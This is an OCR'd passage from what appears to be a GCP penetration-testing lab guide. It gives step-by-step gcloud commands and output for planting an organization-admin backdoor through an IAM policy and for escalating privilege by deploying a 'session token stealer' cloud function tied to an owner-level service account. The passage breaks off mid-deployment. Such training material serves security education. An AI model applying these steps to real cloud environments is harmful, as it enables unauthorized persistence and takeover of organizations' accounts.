
Step 8 : Create a policy document where specified service account have organization admin role.

Persistance-Admin-policy.yaml

```
bindings:
- members:
  - domain:atomic-nuclear.site
  role: roles/billing.creator
- members:
  - serviceAccount:prod-dev-ops@production-proj-325612.iam.gserviceaccount.com
  role: roles/editor
- members:
  - user:manish@atomic-nuclear.site
  - serviceAccount:prod-srv@production-proj-325612.iam.gserviceaccount.com
  role: roles/resourcemanager.organizationAdmin
- members:
  - domain:atomic-nuclear.site
  role: roles/resourcemanager.projectCreator
```

Step 9 : Set the policy to organization level.

gcloud organizations set-iam-policy 769569318697 Persistance-Admin-policy.yaml



Step 10 : Get the iam policy associated with gcp organization level.

gcloud organizations get-iam-policy 769569318697

```
PS C:\Users\Hacker> gcloud organizations get-iam-policy 769569318697
bindings:
- members:
  - domain:atomic-nuclear.site
  role: roles/billing.creator
- members:
  - serviceAccount:prod-dev-ops@production-proj-325612.iam.gserviceaccount.com
  role: roles/editor
- members:
  - user:manish@atomic-nuclear.site
  role: roles/resourcemanager.organizationAdmin
- members:
  - domain:atomic-nuclear.site
  role: roles/resourcemanager.projectCreator
etag: BwXLsTb64PU=
version: 1
```


Step 11 : Configure backdoored access key with gcloud cli.

gcloud auth activate-service-account --key-file .\SVC-Key

```
PS C:\Users\Hacker\Desktop> gcloud auth activate-service-account --key-file .\SVC-Key
Activated service account credentials for: [prod-srv@production-proj-325612.iam.gserviceaccount.com]
PS C:\Users\Hacker\Desktop>
```

EXERCISE : GCP - 3


Privilege escalation by Compromised Editor Default Permission


GCP Organization
Project A
User A
Role editor
Service account A
Role Owner
Initial Access
(User A)
Attacker
1. Compromise User "A" With Editor Permission
On GCP Project Level
2. Retrieve User "A" Credential &
Configure with Gcloud CLI
Least privilege
(User A)
Editor
Gcloud CLI
After Priv Escalation
3. Create a New Cloud Function & Attach
High Privilege Service Account "A" to it
Project A
User A
Editor
Service
Account A
owner
High privilege
(Service Account A)
Owner
Gcloud CLI
4. Retrieve SA Access Token & Configure with cli
Cloud function
Service Account
Attached with
Cloud Function
5. Access Project A as owner permission (SA-A)

Step 1 : Authenticate to Gcloud cli with compromised least privilege user credential.


gcloud auth login

```
┌──(kali㉿kali)-[~/Downloads/google-cloud-sdk/bin]
└─$ ./gcloud auth login
Go to the following link in your browser:

    https://accounts.google.com/o/oauth2/auth?response_type=code&client_id=32555940559.apps.googleusercontent.com&redire
ct_uri=urn%3Aietf%3Awg%3Aoauth%3A2.0%3Aoob&scope=openid+https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fuserinfo.email+https%3
A%2F%2Fwww.googleapis.com%2Fauth%2Fcloud-platform+https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fappengine.admin+https%3A%2F%
2Fwww.googleapis.com%2Fauth%2Fcompute+https%3A%2F%2Fwww.googleapis.com%2Fauth%2Faccounts.reauth&state=Ku3XadZn7DhpSj6JoH
d5DxOzdCmRnr&prompt=consent&access_type=offline&code_challenge=ozdeWDVNcqki8ze6ZzXmviChDbtYp_UuvvS99krm_34&code_challeng
e_method=S256

Enter verification code: 4/1AX4XfWjTkVRIlliu9s4-GxYLzkU20FfyN11bVdWSSboP3ed1uxv3RSW9BGg

You are now logged in as [least-priv@atomic-nuclear.site].
Your current project is [None].  You can change this setting by running:
  $ gcloud config set project PROJECT_ID
```



Step 2 : Get the information about all projects in an organization.

gcloud projects list



Step 3 : Set the specified project with current configured credentials.

gcloud config set project production-proj-325612

Step 4 : Get the iam policy attached to the project level.

gcloud projects get-iam-policy production-proj-325612

```
┌──(kali㉿kali)-[~/Downloads/google-cloud-sdk/bin]
└─$ ./gcloud projects get-iam-policy production-proj-325612
bindings:
- members:
  - user:least-priv@atomic-nuclear.site
  role: roles/editor
- members:
  - serviceAccount:high-priv-sa@production-proj-325612.iam.gserviceaccount.com
  - user:manish@atomic-nuclear.site
  role: roles/owner
etag: BwXNwOpxMlY=
version: 1
```

Step 5 : First enable cloud resource manager & cloud functions API on google project .

- ggcloud services enable cloudresourcemanager.googleapis.com
- gcloud services enable cloudfunctions.googleapis.com
- cloudbuild.googleapis.com

```
┌──(kali㉿kali)-[~/Downloads/google-cloud-sdk/bin]
└─$ ./gcloud services enable cloudresourcemanager.googleapis.com

┌──(kali㉿kali)-[~/Downloads/google-cloud-sdk/bin]
└─$ ./gcloud services enable cloudfunctions.googleapis.com
```

Step 6 : Configure session token stealer cloud function in zip file.


```
┌──(kali㉿kali)-[~/Downloads/google-cloud-sdk/bin]
└─$ ls | grep function-source
function-source
function-source.zip
```


Step 7 : Now deploy cloud function by attaching high privilege service account to it .

gcloud functions deploy privesc-fun --timeout 539 --trigger-http --allow-unauthenticated --source function-source --runtime python37 --entry-point hello_world --service-account high-priv-sa@production-proj-325612.iam.gserviceaccount.com

```
┌──(kali㉿kali)-[~/Downloads/google-cloud-sdk/bin]
└─$ ./gcloud functions deploy privesc-fun --timeout 539 --trigger-http --allow-unauthenticated --source function-source --runtime python37 --entry-point hello_world --service-account high-priv-sa@production-proj-325612.iam.gserviceaccount.com
Deploying function (may take a while - up to 2 minutes)...WARNING: Setting IAM policy failed, try `gcloud alpha functions add-iam-policy-binding privesc-fun --region=us-central1 --member=allUsers --role=roles/cloudfunctions.invoker`
Deploying function (may take a while - up to 2 minutes)...⠏
